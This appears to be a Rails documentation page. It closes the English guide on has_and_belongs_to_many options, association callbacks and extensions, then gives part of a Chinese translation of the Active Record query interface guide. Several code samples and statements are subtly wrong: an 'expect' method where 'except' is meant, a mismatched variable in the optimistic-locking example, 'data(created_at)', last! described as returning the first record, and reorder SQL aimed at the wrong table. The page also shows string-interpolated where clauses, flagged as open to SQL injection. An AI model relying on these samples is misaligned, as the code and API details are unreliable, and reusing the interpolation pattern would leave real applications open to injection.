By convention, Rails assumes that the column in the join table used to hold the foreign key pointing to the other model is the name of that model with the suffix \_id added. The :association\_foreign\_key option lets you set the name of the foreign key directly:

The :foreign\_key and :association\_foreign\_key options are useful when setting up a many-to-many self-join. For example:

|  |
| --- |
| class User < ActiveRecord::Base    has\_and\_belongs\_to\_many :friends, :class\_name => "User",      :foreign\_key => "this\_user\_id",      :association\_foreign\_key => "other\_user\_id"  end |

###### 4.4.2.2 :autosave

If you set the :autosave option to true, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

###### 4.4.2.3 :class\_name

If the name of the other model cannot be derived from the association name, you can use the :class\_name option to supply the model name. For example, if a part has many assemblies, but the actual name of the model containing assemblies is Gadget, you’d set things up this way:

|  |
| --- |
| class Parts < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies, :class\_name => "Gadget"  end |

###### 4.4.2.4 :conditions

The :conditions option lets you specify the conditions that the associated object must meet (in the syntax used by an SQL WHERE clause).

|  |
| --- |
| class Parts < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies,      :conditions => "factory = 'Seattle'"  end |

You can also set conditions via a hash:

|  |
| --- |
| class Parts < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies,      :conditions => { :factory => 'Seattle' }  end |

If you use a hash-style :conditions option, then record creation via this association will be automatically scoped using the hash. In this case, using @parts.assemblies.create or @parts.assemblies.build will create orders where the factory column has the value “Seattle”.

###### 4.4.2.5 :counter\_sql

Normally Rails automatically generates the proper SQL to count the association members. With the :counter\_sql option, you can specify a complete SQL statement to count them yourself.

If you specify :finder\_sql but not :counter\_sql, then the counter SQL will be generated by substituting the SELECT ... FROM clause of your :finder\_sql statement by SELECT COUNT(\*) FROM.

###### 4.4.2.6 :delete\_sql

Normally Rails automatically generates the proper SQL to remove links between the associated classes. With the :delete\_sql option, you can specify a complete SQL statement to delete them yourself.

###### 4.4.2.7 :extend

The :extend option specifies a named module to extend the association proxy. Association extensions are discussed in detail [later in this guide](http://guides.ruby-china.org/association_basics.html#association-extensions).

###### 4.4.2.8 :finder\_sql

Normally Rails automatically generates the proper SQL to fetch the association members. With the :finder\_sql option, you can specify a complete SQL statement to fetch them yourself. If fetching objects requires complex multi-table SQL, this may be necessary.

###### 4.4.2.9 :foreign\_key

By convention, Rails assumes that the column in the join table used to hold the foreign key pointing to this model is the name of this model with the suffix \_id added. The :foreign\_key option lets you set the name of the foreign key directly:

|  |
| --- |
| class User < ActiveRecord::Base    has\_and\_belongs\_to\_many :friends, :class\_name => "User",      :foreign\_key => "this\_user\_id",      :association\_foreign\_key => "other\_user\_id"  end |

###### 4.4.2.10 :group

The :group option supplies an attribute name to group the result set by, using a GROUP BY clause in the finder SQL.

|  |
| --- |
| class Parts < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies, :group => "factory"  end |

###### 4.4.2.11 :include

You can use the :include option to specify second-order associations that should be eager-loaded when this association is used.

###### 4.4.2.12 :insert\_sql

Normally Rails automatically generates the proper SQL to create links between the associated classes. With the :insert\_sql option, you can specify a complete SQL statement to insert them yourself.

###### 4.4.2.13 :join\_table

If the default name of the join table, based on lexical ordering, is not what you want, you can use the :join\_table option to override the default.

###### 4.4.2.14 :limit

The :limit option lets you restrict the total number of objects that will be fetched through an association.

|  |
| --- |
| class Parts < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies, :order => "created\_at DESC",      :limit => 50  end |

###### 4.4.2.15 :offset

The :offset option lets you specify the starting offset for fetching objects via an association. For example, if you set :offset => 11, it will skip the first 11 records.

###### 4.4.2.16 :order

The :order option dictates the order in which associated objects will be received (in the syntax used by an SQL ORDER BY clause).

|  |
| --- |
| class Parts < ActiveRecord::Base    has\_and\_belongs\_to\_many :assemblies, :order => "assembly\_name ASC"  end |

###### 4.4.2.17 :readonly

If you set the :readonly option to true, then the associated objects will be read-only when retrieved via the association.

###### 4.4.2.18 :select

The :select option lets you override the SQL SELECT clause that is used to retrieve data about the associated objects. By default, Rails retrieves all columns.

###### 4.4.2.19 :uniq

Specify the :uniq => true option to remove duplicates from the collection.

###### 4.4.2.20 :validate

If you set the :validate option to false, then associated objects will not be validated whenever you save this object. By default, this is true: associated objects will be validated when this object is saved.

##### 4.4.3 When are Objects Saved?

When you assign an object to a has\_and\_belongs\_to\_many association, that object is automatically saved (in order to update the join table). If you assign multiple objects in one statement, then they are all saved.

If any of these saves fails due to validation errors, then the assignment statement returns false and the assignment itself is cancelled.

If the parent object (the one declaring the has\_and\_belongs\_to\_many association) is unsaved (that is, new\_record? returns true) then the child objects are not saved when they are added. All unsaved members of the association will automatically be saved when the parent is saved.

If you want to assign an object to a has\_and\_belongs\_to\_many association without saving the object, use the collection.build method.

#### 4.5 Association Callbacks

Normal callbacks hook into the life cycle of Active Record objects, allowing you to work with those objects at various points. For example, you can use a :before\_save callback to cause something to happen just before an object is saved.

Association callbacks are similar to normal callbacks, but they are triggered by events in the life cycle of a collection. There are four available association callbacks:

* before\_add
* after\_add
* before\_remove
* after\_remove

You define association callbacks by adding options to the association declaration. For example:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders, :before\_add => :check\_credit\_limit      def check\_credit\_limit(order)      ...    end  end |

Rails passes the object being added or removed to the callback.

You can stack callbacks on a single event by passing them as an array:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders,      :before\_add => [:check\_credit\_limit, :calculate\_shipping\_charges]      def check\_credit\_limit(order)      ...    end      def calculate\_shipping\_charges(order)      ...    end  end |

If a before\_add callback throws an exception, the object does not get added to the collection. Similarly, if a before\_remove callback throws an exception, the object does not get removed from the collection.

#### 4.6 Association Extensions

You’re not limited to the functionality that Rails automatically builds into association proxy objects. You can also extend these objects through anonymous modules, adding new finders, creators, or other methods. For example:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders do      def find\_by\_order\_prefix(order\_number)        find\_by\_region\_id(order\_number[0..2])      end    end  end |

If you have an extension that should be shared by many associations, you can use a named extension module. For example:

|  |
| --- |
| module FindRecentExtension    def find\_recent      where("created\_at > ?", 5.days.ago)    end  end    class Customer < ActiveRecord::Base    has\_many :orders, :extend => FindRecentExtension  end    class Supplier < ActiveRecord::Base    has\_many :deliveries, :extend => FindRecentExtension  end |

To include more than one extension module in a single association, specify an array of modules:

|  |
| --- |
| class Customer < ActiveRecord::Base    has\_many :orders,      :extend => [FindRecentExtension, FindActiveExtension]  end |

Extensions can refer to the internals of the association proxy using these three attributes of the proxy\_association accessor:

* proxy\_association.owner returns the object that the association is a part of.
* proxy\_association.reflection returns the reflection object that describes the association.
* proxy\_association.target returns the associated object for belongs\_to or has\_one, or the collection of associated objects for has\_many or has\_and\_belongs\_to\_many.

[Active Record 查询接口](http://guides.ruby-china.org/active_record_querying.html)

## 2.4、Active Record 查询接口

本指导手册涉及了如何使用 Active Record 从数据库中检索数据。通过本指导手册，你可以了解到：

* 使用多种方法和条件表达式来查找数据
* 对查找到的数据进行排序，分组，取用字段值或者其它属性值
* 利用预加载来减少数据检索时执行的数据库查询次数
* 使用动态查找方法
* 检查记录的存在性
* 针对 Active Record 的 model 对象的统计方法
* 在 relation 实例对象上执行 EXPLAIN

### 目录

1. [从数据库中取对象](http://guides.ruby-china.org/active_record_querying.html#1)
   * [查询单个对象](http://guides.ruby-china.org/active_record_querying.html#1-1)
   * [查询多条记录](http://guides.ruby-china.org/active_record_querying.html#1-2)
   * [按组查询多条记录](http://guides.ruby-china.org/active_record_querying.html#1-3)
2. [条件表达式](http://guides.ruby-china.org/active_record_querying.html#2)
   * [仅含有字符串的条件表达式](http://guides.ruby-china.org/active_record_querying.html#2-1)
   * [数组式条件表达式](http://guides.ruby-china.org/active_record_querying.html#2-2)
   * [映射表式条件表达式](http://guides.ruby-china.org/active_record_querying.html#2-3)
3. [排序](http://guides.ruby-china.org/active_record_querying.html#3)
4. [选择返回的字段（投影）](http://guides.ruby-china.org/active_record_querying.html#4)
5. [限制和偏移量](http://guides.ruby-china.org/active_record_querying.html#5)
6. [分组](http://guides.ruby-china.org/active_record_querying.html#6)
7. [Having 语句](http://guides.ruby-china.org/active_record_querying.html#7)
8. [覆盖条件表达式](http://guides.ruby-china.org/active_record_querying.html#8)
   * [expect](http://guides.ruby-china.org/active_record_querying.html#8-1)
   * [only](http://guides.ruby-china.org/active_record_querying.html#8-2)
   * [reorder](http://guides.ruby-china.org/active_record_querying.html#8-3)
   * [reverse\_order](http://guides.ruby-china.org/active_record_querying.html#8-4)
9. [空实例对象](http://guides.ruby-china.org/active_record_querying.html#9)
10. [只读对象](http://guides.ruby-china.org/active_record_querying.html#10)
11. [为更新对象加锁](http://guides.ruby-china.org/active_record_querying.html#11)
    * [乐观锁](http://guides.ruby-china.org/active_record_querying.html#11-1)
    * [悲观锁](http://guides.ruby-china.org/active_record_querying.html#11-2)
12. [连接表](http://guides.ruby-china.org/active_record_querying.html#12)
    * [使用字符串 SQL 语句](http://guides.ruby-china.org/active_record_querying.html#12-1)
    * [使用已定义的 Associations 的数组或者映射表形式](http://guides.ruby-china.org/active_record_querying.html#12-2)
    * [指定连接表的条件表达式](http://guides.ruby-china.org/active_record_querying.html#12-3)
13. [预加载 Association](http://guides.ruby-china.org/active_record_querying.html#13)
    * [预加载多个 Association](http://guides.ruby-china.org/active_record_querying.html#13-1)
    * [为预加载的 Association 指定条件表达式](http://guides.ruby-china.org/active_record_querying.html#13-2)
14. [作用域（ Scope ）](http://guides.ruby-china.org/active_record_querying.html#14)
    * [包含时间的计算](http://guides.ruby-china.org/active_record_querying.html#14-1)
    * [传递参数](http://guides.ruby-china.org/active_record_querying.html#14-2)
    * [使用作用域](http://guides.ruby-china.org/active_record_querying.html#14-3)
    * [定义默认的作用域](http://guides.ruby-china.org/active_record_querying.html#14-4)
    * [移除所有的作用域](http://guides.ruby-china.org/active_record_querying.html#14-5)
15. [动态查找方法](http://guides.ruby-china.org/active_record_querying.html#15)
16. [查找并创建一个新对象](http://guides.ruby-china.org/active_record_querying.html#16)
    * [first\_or\_create](http://guides.ruby-china.org/active_record_querying.html#16-1)
    * [first\_or\_create!](http://guides.ruby-china.org/active_record_querying.html#16-2)
    * [first\_or\_initialize](http://guides.ruby-china.org/active_record_querying.html#16-3)
17. [直接用 SQL 语句查找](http://guides.ruby-china.org/active_record_querying.html#17)
18. [select\_all](http://guides.ruby-china.org/active_record_querying.html#18)
19. [pluck](http://guides.ruby-china.org/active_record_querying.html#19)
20. [检查对象存在性](http://guides.ruby-china.org/active_record_querying.html#20)
21. [计算](http://guides.ruby-china.org/active_record_querying.html#21)
    * [次数](http://guides.ruby-china.org/active_record_querying.html#21-1)
    * [平均值](http://guides.ruby-china.org/active_record_querying.html#21-2)
    * [最小值](http://guides.ruby-china.org/active_record_querying.html#21-3)
    * [最大值](http://guides.ruby-china.org/active_record_querying.html#21-4)
    * [总和](http://guides.ruby-china.org/active_record_querying.html#21-5)
22. [执行 EXPLAIN](http://guides.ruby-china.org/active_record_querying.html#22)
    * [自动化 EXPLAIN](http://guides.ruby-china.org/active_record_querying.html#22-1)
    * [深入了解 EXPLAIN](http://guides.ruby-china.org/active_record_querying.html#22-2)

这个指导手册是基于 Rails 3.0 的。这里提到的某些代码在其它版本中可能不能工作。

如果你过去常常使用原始的 SQL 语句来从数据库中查找数据，那你会发现在 Rails 中，你可以使用更好的方式来达到这个目的。Active Record 使你可以在大多数情况下都避免使用原始的 SQL 语句。

本指导手册中的示例代码会使用如下几个 model ：

除非具体指明，否则以下所有的 model 都使用 id 作为主键。

|  |
| --- |
| class Client < ActiveRecord::Base    has\_one :address    has\_many :orders    has\_and\_belongs\_to\_many :roles  end |
| class Address < ActiveRecord::Base    belongs\_to :client  end |
| class Order < ActiveRecord::Base    belongs\_to :client, :counter\_cache => true  end |
| class Role < ActiveRecord::Base    has\_and\_belongs\_to\_many :clients  end |

Active Record 可以帮你执行数据库查询并且兼容大多数数据库系统（ MySQL ， PostgreSQL 和 SQLite 等等）。不管你使用的是什么数据库系统， Active Record 提供的方法的使用方式都是一样的。

### 1 从数据库中取对象

为了从数据库中取得对象， Active Record 提供了很多查询方法。每个查询方法都可以通过传递参数来精确控制查询而不需要书写原始 SQL 语句。

这些方法有：

* where
* select
* group
* order
* reorder
* reverse\_order
* limit
* offset
* joins
* includes
* lock
* readonly
* from
* having

上面的所有方法都返回一个 ActiveRecord::Relation 实例。

Model.find(options) 的主要操作可以概括如下：

* 根据参数生成相应的 SQL 查询语句。
* 执行 SQL 查询并返回符合条件的结果。
* 为每个结果行实例化成该 Model 的对象。
* 如果有的话，执行 after\_find 的回调函数。

#### 1.1 查询单个对象

Active Record 提供了五种方式来查询单个对象。

##### 1.1.1 使用主键

使用 Model.find(primary\_key) ，你可以找到主键等于 primay key 的记录。比如：

|  |
| --- |
| # 查找主键（ id ）等于 10 的 client 记录。  client = Client.find(10)  # => #<Client id: 10, first\_name: "Ryan"> |

等价的 SQL 语句是：

|  |
| --- |
| SELECT \* FROM clients WHERE (clients.id = 10) LIMIT 1 |

如果找不到匹配的记录， Model.find(primary\_key) 会抛出一个 ActiveRecord::RecordNotFound 异常。

##### 1.1.2 first

如果存在， Model.first 会返回该 Model 的第一条记录（根据主键升序排列）。比如：

|  |
| --- |
| client = Client.first  # => #<Client id: 1, first\_name: "Lifo"> |

等价的 SQL 语句是：

|  |
| --- |
| SELECT \* FROM clients LIMIT 1 |

如果没找到匹配的记录， Model.first 会返回 nil 。它不会抛出异常。

##### 1.1.3 last

如果存在， Model.last 返回该 Model 的最后一条记录（根据主键升序排列）。 比如：

|  |
| --- |
| client = Client.last  # => #<Client id: 221, first\_name: "Russel"> |

等价的 SQL 语句是：

|  |
| --- |
| SELECT \* FROM clients ORDER  BY clients.id DESC LIMIT 1 |

如果没找到匹配的记录， Model.last 会返回 nil 。它不会抛出异常。

##### 1.1.4 first!

Model.first! 返回第一条记录。比如：

|  |
| --- |
| client = Client.first!  # => #<Client id: 1, first\_name: "Lifo"> |

等价的 SQL 语句是：

|  |
| --- |
| SELECT \* FROM clients LIMIT 1 |

如果没有找到匹配的记录， Model.first! 会抛出 RecordNotFound 异常。

##### 1.1.5 last!

Model.last! 返回第一条记录。比如：

|  |
| --- |
| client = Client.last!  # => #<Client id: 221, first\_name: "Russel"> |

等价的 SQL 语句是：

|  |
| --- |
| SELECT \* FROM clients ORDER BY clients.id DESC LIMIT 1 |

如果没有找到匹配的记录， Model.last! 会抛出 RecordNotFound 异常。

#### 1.2 查询多条记录

##### 1.2.1 使用多个主键

Model.find(array\_of\_primary\_key) 接受一组 primary keys 作为参数，返回一个包含所有匹配的记录的数组。比如：

|  |
| --- |
| # 查找主键是 1 或者 10 的 clients 。  client = Client.find([1, 10]) # 甚至可以这样写 Client.find(1, 10)  # => [#<Client id: 1, first\_name: "Lifo">, #<Client id: 10, fist\_name: "Ryan">] |

等价的 SQL 语句是：

|  |
| --- |
| SELECT \* FROM clients WHERE (clients.id in (1, 10)) |

除非所有的主键都找到匹配的记录，否则 Model.find(array\_of\_primary\_key) 将会抛出一个 ActiveRecord::RecordNotFound 异常。

#### 1.3 按组查询多条记录

我们经常需要同时处理大量数据，比如说当我们需要实时通知一群用户，或者载入大量数据的时候。

你可能直接这样写：

|  |
| --- |
| # 当 users 这个表有几千条数据时，效率会很低。  User.all.each do |user|    NewsLetter.weekly\_deliver(user)  end |

但是随着表的规模的增大，这种处理方式的时间也会随之增长。因为 User.all.each 一次性地将整个表都实例化了，为每一条记录生成了一个 model ，并把这个结果数组保存在内存中。其实，当我们有一堆非常巨大的对象时，这个集合将会导致内存溢出。

Rails 提供了两种方法来把记录分割成组进行处理。第一种方法是 find\_each ，检索出一组数据并对将每条记录作为一个 model 传给 block 代码块。第二种方法是 find\_in\_batches ，检索出一组数据然后将整组数据作为一个 model 的数组传给 block 代码块。

这里的 find\_each 和 find\_in\_batches 方法适用于那种大量数据不能够一次加载到内存中的情况分组处理情况。如果你只是想遍历一千条数据，那一般的查找方法会更好。

##### 1.3.1 find\_each

这个 find\_each 方法检索出一组数据并对将每条记录作为一个 model 传给 block 代码块。在下面的例子中， find\_each 方法会检索出 1000 条数据（当前的 find\_each 和 find\_in\_batches 方法的默认值）然后将每条记录作为一个 model 传给 block 代码块。

|  |
| --- |
| User.find\_each do |user|    NewsLetter.weekly\_deliver(user)  end |

###### 1.3.1.1 find\_each 的参数

find\_each 方法可以接受除了 :order 和 :limit 之外的普通的 find 方法的所有参数，因为 :order 和 :limit 参数已用于 find\_each 方法的内部实现了。

另外，find\_each 还可以接受两个额外的参数 :batch\_size 和 :start 。

**:batch\_size**

:batch\_size 这个参数可以让你在传递给 block 语句块之前指定检索到的每组数据的记录数目。比如说，检索一个 5000 条数据的组：

|  |
| --- |
| User.find\_each(:batch\_size => 5000) do |user|    NewsLetter.weekly\_deliver(user)  end |

**:start**

默认情况下，我们根据主键的递增顺序取数据，因为主键肯定是一个正整数。当你不需要低于某个 ID 值以下的记录时， :start 这个参数让你可以指定开始的 ID 值，比如说：如果你想继续一个中断的处理进程，你就可以提供你最后一个保存的记录 ID 来实现。

比如说： 只对记录 ID 大于 2000 的用户发送新闻信件（ newsletters ），并且按照每组 5000 条记录查询：

|  |
| --- |
| User.find\_each(:start => 2000, :batch\_size => 5000) do |user|    NewLetter.weekly\_deliver(user)  end |

另外一个例子是如果你想多个机器（ workers ）共同执行一个查询。你可以在每个机器（ worker ）上设置 :start 属性来各自处理 10000 条数据。

:include 可以让你定义与该记录一起加载的关联记录（ associations ）。

##### 1.3.2 find\_in\_batches

find\_in\_batches 和 find\_each 很像，因为它们都是按组检索记录的。不同点在于 find\_in\_batches 将整组数据作为一个 model 数组传给 block 语句块，而不是分开传递。下面的例子一次性将最多 1000 个 invoice 记录作为一个数组传递给 block 语句块，最后语句块包含所有剩下的 invoice 记录。

|  |
| --- |
| # 一次性传递 1000 个 invoices 记录给 add\_invoices 方法。  Invoice.find\_in\_batches(:include => :invoice\_lines) do |invoices|    export.add\_invoices(invoices)  end |

:include 可以让你定义与该记录一起加载的关联记录（ associations ）。

###### 1.3.2.1 find\_in\_batches 的参数

find\_in\_batches 方法也像 find\_each 方法一样接受 :batch\_size 和 :start 这两个参数，同时也接受大部分普通 find 方法的参数，除了 :order 和 :limit 这两个 find\_in\_batches 内部实现时已经使用了的参数。

### 2 条件表达式

where 方法让你可以限制返回的结果集，它代表了 SQL 语句的 where 部分。条件可以是一个字符串、一个数组或者是一个映射表。

#### 2.1 仅含有字符串的条件表达式

如果你想在普通查找方法里面加上条件表达式，那你可以直接这样写， Client.where("orders\_count = '2'") 。它会返回所有的 orders\_counts 为 2 的 client 记录。

直接用字符串构造你的条件表达式可能会让你遭受到 SQL 注入攻击。比如说： Client.where("first\_name LIKE '%#{params[:first\_name]}'") 就是不安全的。请看下一节如何使用数组来更好地构造条件表达式。

#### 2.2 数组式条件表达式

假如数字会发生变化或者从其它地方传入，那该怎么办呢？那方法可能会写成如下形式：

|  |
| --- |
| Client.where("orders\_count =?", params[:orders]) |

Active Record 会先检查第一个元素，并用后面的元素代替 (?) 中的问号。

如果你需要多个条件表达式：

|  |
| --- |
| Client.where("orders\_count = ? AND locked = ?", params[:orders], false) |

在这个例子中，第一个问号会被 params[:orders] 替代，第二个问号会被 false 的的等价值代替，具体值取决于数据库适配器。

所以，下面这种写法

|  |
| --- |
| Client.where("orders\_count = ?", params[:orders]) |

比这种写法要好。

|  |
| --- |
| Client.where("orders\_count = #{params[:orders]}") |

因为它是变量安全的。如果你直接把变量写在条件表达式里面，那数据库适配器会直接把变量传递给数据库 **as-is** 。这就意味着数据库可能得到某些来自于某个恶意用户的不安全的变量。如果你这样做了，那你的数据库就危险了，因为一旦某个用户发现了他可以入侵你的数据库，他就可以对它做任何事。所以千万不要直接把变量写在条件表达式里面。

##### 2.2.1 条件表达式中的占位符

就像 (?) 代替变量一样，你也可以在数组形式的条件表达式里面使用键值对：

|  |
| --- |
| Client.where("created\_at >= :start\_date AND created\_at <= :end\_date",    {:start\_date => params[:start\_date], :end\_date => params[:end\_date]}) |

当你有一大堆变量时，这样的写法更有可读性。

##### 2.2.2 数列式条件表达式

如果你要查找一个表中的一段连续的记录（比如说，在确定的一段时间内创建的用户），你可以在原始 SQL 语句中直接使用 in 配合条件表达式来达到目的。如果知道两个日期值，你也可以这样查找这些连续的记录。

|  |
| --- |
| Client.where(:created\_at => (params[:start\_date].to\_date)..(params[:end\_date].to\_date)) |

这个查询会产生类似于如下的 SQL 语句：

|  |
| --- |
| SELECT "clients".\* FROM "clients" WHERE ("clients"."created\_at" BETWEEN '2010-09-29' AND '2010-11-30') |

#### 2.3 映射表式条件表达式

Active Record 还支持传递一个映射表式条件表达式来提高你的条件表达式的可读性。在映射表式的条件表达式中，你把想比较的字段作为键，要用来比较的变量作为值。

映射表式的条件表达式只用于相等比较，排序和子集查找中。

##### 2.3.1 等价条件表达式

|  |
| --- |
| Client.where(:locked => true) |

字段名也可以是一个字符串：

|  |
| --- |
| Client.where('locked' => true) |

##### 2.3.2 数列式条件表达式

这种写法的好处是我们可以直接传一串变量而不需要像本节开头一样生成一个大大的查询语句。

|  |
| --- |
| Client.where(:created\_at => (Time.now.midnight -1.day)..Time.now.midnight) |

它会用以下含有 BETWEEN 的 SQL 语句来找出所有昨天创建的 client 记录：

|  |
| --- |
| SELECT \* FROM clients WHERE (clients.created\_at BETWEEN '2008-12-21 00:00:00' AND '2008-12-22 00:00:00') |

这个表达式是数组式条件表达式中的那个范例的更简单的写法。

##### 2.3.3 子集条件表达式

如果你想使用 IN 来查找记录，你可以传一个数组给映射表条件表达式：

|  |
| --- |
| Client.where(:orders\_count => [1,3,5]) |

以上代码会产生类似于如下语句的的 SQL 表达式。

|  |
| --- |
| SELECT \* FROM clients WHERE (clients.orders\_count in (1,3,5) |

### 3 排序

如果你想按照某种特定顺序返回检索的记录，可以使用 order 方法。

比如：如果你有一组记录并且希望它们能够按照 created\_at 的升序排列：

|  |
| --- |
| Client.order("created\_at") |

你还可以指定 ASC 或者 DESC 。

|  |
| --- |
| Client.order("created\_at DESC")  # 或者  Client.order("created\_at ASC") |

又或者是按照多个字段排序：

|  |
| --- |
| Client.order("orders\_count ASC, created\_at DESC")  # 或者  Client.order("orders\_count ASC", "created\_at DESC") |

### 4 选择返回的字段（投影）

默认情况下， Model.find 方法使用 select \* 来返回结果记录的所有字段。

如果你要返回结果集的一个子集，那你可以通过 select 方法来指定这个子集。

如果你使用了 select 方法，那返回的集合是"只读的":#10 。

比如：我们只需要 viewable\_by 和 locked 两个字段：

|  |
| --- |
| Client.select("viewable\_by, locked") |

最终生成的 SQL 就会像下面一样：

|  |
| --- |
| SELECT viewableby, locked FROM clients |

请特别小心，因为你这样只是初始化了一个 model 对象的一些字段。所以当你操作那些你还未初始化的字段时，就会得到一个异常：

|  |
| --- |
| ActiveModel::MissingAttributeError: missing attribute: <attribute> |

其中 <attribute> 是你要操作的属性名。id 方法不会抛出 ActiveRecord::MissingAttributeError ，所以在使用 model 的 associations 时要小心，因为它依赖于 id 方法。

如果你想对于某个字段只返回不同的记录，你可以使用 uniq：

|  |
| --- |
| Client.select(:name).uniq |

它会生成如下 SQL 语句：

|  |
| --- |
| SELECT DISTINCT name FROM clients |

你也可以移除这个唯一性约束：

|  |
| --- |
| query = Client.select(:name).uniq  # => 返回唯一的 name 字段    query.uniq(false)  # => 返回所有 name ，即使有重复 |

### 5 限制和偏移量

如果你想在 Model.find 中使用 LIMIT 来限制结果，那你可以直接在 relation 实例对象上面结合使用 limit 和 offset 方法来指定 LIMIT 。

你可以使用 limit 来指定返回的结果集中记录数量，然后使用 offset 来指定偏移的记录数目。比如：

|  |
| --- |
| Client.limit(5) |

将会最多返回 5 条记录，并且因为没有偏移量，所以它会返回最前面的 5 条记录。它执行的 SQL 语句如下：

|  |
| --- |
| SELECT \* FROM clients LIMIT 5 |

然后在其基础上增加 offset

|  |
| --- |
| Clients.limit(5).offset(30) |

它会返回从第 31 条记录开始的最多 5 条记录。它相当于如下 SQL 语句：

|  |
| --- |
| SELECT \* FROM clients LIMIT 5 OFFSET 30 |

### 6 分组

为了在查找记录的 SQL 语句中时指定 GROUP BY ，你可以直接使用 group 方法。

比如你想找一组记录并按照创建的时间排序：

|  |
| --- |
| Order.select("data(created\_at) as ordered\_date, sum(price) as total\_price").group("date(created\_at)“) |

它会为每个有 orders 的日期的返回一个 Order 对象。

他将会生成如下一样的 SQL 语句：

|  |
| --- |
| SELECT date(created\_at) as ordered\_date, sum(price) as total\_price FROM orders GROUP BY date(created\_at) |

### 7 Having 语句

SQL 使用者利用 HAVING 来指定 GROUP BY 字段的需要满足的条件。你可以在 Model.find 中将 :having 作为一个参数传递给查找方法。

比如说：

|  |
| --- |
| Order.select("date(created\_at) as ordered\_date, sum(price) as total\_price").group("date(created\_at)").having("sum(price) > ?", 100) |

他将会生成如下 SQL 语句：

|  |
| --- |
| SELECT date(created\_at) as ordered\_date, sum(price) as total\_price FROM orders GROUP BY date(created\_at) HAVING sum(price) > 100 |

它会为每天返回一个 order 对象，但是仅限于那些一天订单总额大于 $100 的日子。

### 8 覆盖条件表达式

#### 8.1 expect

你可以使用 expect 来忽略一些特定的条件表达式。比如说：

|  |
| --- |
| Post.where('id > 10').limit(20).order('id asc').expect(:order) |

类似于如下的 SQL 将会被执行：

|  |
| --- |
| SELECT \* FROM posts WHERE id > 10 LIMIT 20 |

#### 8.2 only

你还可以使用 only 方法来覆盖一些条件表达式。比如说：

|  |
| --- |
| Post.where('id > 10').limit(20).order('id desc').only(:order, :where) |

它会生成如下 SQL 语句：

|  |
| --- |
| SELECT \* FROM posts WHERE id > 10 ORDER BY id DESC |

#### 8.3 reorder

reorder 方法会覆盖默认的排序方法。 比如说：

|  |
| --- |
| class Post < ActiveRecord::Base    ..    ..    has\_many :comments, :order => 'posted\_at DESC'  end    Post.find(10).comments.reorder('name') |

它会产生如下 SQL 语句：

|  |
| --- |
| SELECT \* FROM posts WHERE id = 10 ORDER BY name |

如果没有使用 reorder 方法，那对应的 SQL 语句就会变为：

|  |
| --- |
| SELECT \* FROM posts WHERE id = 10 ORDER BY posted\_at DESC |

#### 8.4 reverse\_order

reverse\_order 方法会按照指定的排序方式倒序排列。

|  |
| --- |
| Client.where("orders\_count > 10").order(:name).reverse\_order |

如下 SQL 语句将会执行：

|  |
| --- |
| SELECT \* FROM clients WHERE orders\_count > 10 ORDER BY name DESC |

如果没有特别指定排序方式，那 reverse\_order 方法会按照主键的倒序排列。

|  |
| --- |
| Client.where("orders\_count > 10").reverse\_order |

它将会产生如下 SQL 语句：

|  |
| --- |
| SELECT \* FROM clients WHERE orders\_count > 10 ORDER BY clients.id DESC |

这个方法还接受 **no** 参数。

### 9 空实例对象

none 方法会返回一个代表没有记录的 relation 实例对象。随后的条件表达式会根据这个 relation 实例对象继续返回空的 relation 实例对象而不是空结果。这在你需要级联多个方法调用时非常有用。

|  |
| --- |
| Post.none # 返回一个空实例对象并且不执行任何查询。 |
| # 以下的 visible\_posts 方法期望返回一个关系对象。  @posts = current\_user.visible\_posts.where(:name => params[:name])    def visible\_posts    case role    when 'Country Manager'      Post.where(:country => country)    when 'Reviewer'      Post.published    when 'Bad User'      Post.none # => 这里会返回一个 [] 或者 nil 并且结束调用    end  end |

### 10 只读对象

Active Record 提供了在 relation 实例对象上调用 readonly 方法的方式来明确指定不允许修改返回的对象。任何尝试修改只读对象的行为都会失败，并抛出一个 ActiveRecord::ReadOnlyRecord 异常。

|  |
| --- |
| client = Client.readonly.first  client.visits += 1  client.save |

因为 client 已经被明确指定为一个只读的对象，所以以上的代码在执行 client.save 时候更新 visits 时会抛出一个 ActiveRecord::ReadOnlyRecord 异常。

### 11 为更新对象加锁

加锁可以有效防止更新数据库记录时条件表达式竞争而保证更新操作的原子性。

Active Record 提供了两种加锁机制：

* 乐观锁
* 悲观锁

#### 11.1 乐观锁

乐观锁允许多个用户同时修改同一个对象，它假定数据冲突发生的可能性极小。它检查是否有另外的进程在这个记录打开后修改了这个对象来实现加锁的目地。如果有，那他会抛出一个 ActiveRecord::StaleObjectError 异常并且忽略更新操作。

**乐观锁在列上加锁**

为了使用乐观锁，数据表中必须有一个叫做 lock\_version 的字段。每次记录更新之后， Active Record 都会增加 lock\_version 的数值。如果一个更新请求的 lock\_version 数值小于数据库中的 lock\_version ，那更新就会失败，并且抛出一个 ActiveRecord::StaleObjectError 。比如说：

|  |
| --- |
| ca = Client.find(1)  c2 = Client.find(1)    c1.first\_name = "Michael"  c1.save    c2.name = "should fail"  c2.save # 抛出一个 ActiveRecord::StaleObjectError |

然后你需要自己负责处理这个冲突，包括继续抛出异常并且回滚，合并或者提交其它业务逻辑以解决这个冲突。

你可以这样设置： ActiveRecord::Base.lock\_optimistically = false 来关闭这种机制。

ActiveRecord::Base 提供了一个类属性 locking\_column 来修改默认的 lock\_version 字段：

|  |
| --- |
| class Client < ActiveRecord::Base    self.locking\_column = :lock\_client\_column  end |

#### 11.2 悲观锁

悲观锁使用数据库提供的锁机制。当它使用 lock 来构建一个 relation 实例对象时对返回的记录行加独占锁（写锁）。 relation 实例对象通常在一个事务里面使用 lock 来防止发生死锁。

比如说：

|  |
| --- |
| Item.transaction do    i = Item.lock.first    i.name = 'Jones'    i.save  end |

上面的代码在 MySQL 作为后端数据库时会生成以下 SQL 语句：

|  |
| --- |
| SQL (0.2ms) BEGIN  Item Load (0.3ms)  SELECT \* FROM `item` LIMIT 1 FOR UPDATE  Item Update (0.4ms)  UPDATE `items` SET `updated\_at` = `2009-02-07 18:05:56`, `name` = 'Jones' WHERE `id` = 1  SQL (0.8ms)  COMMIT |

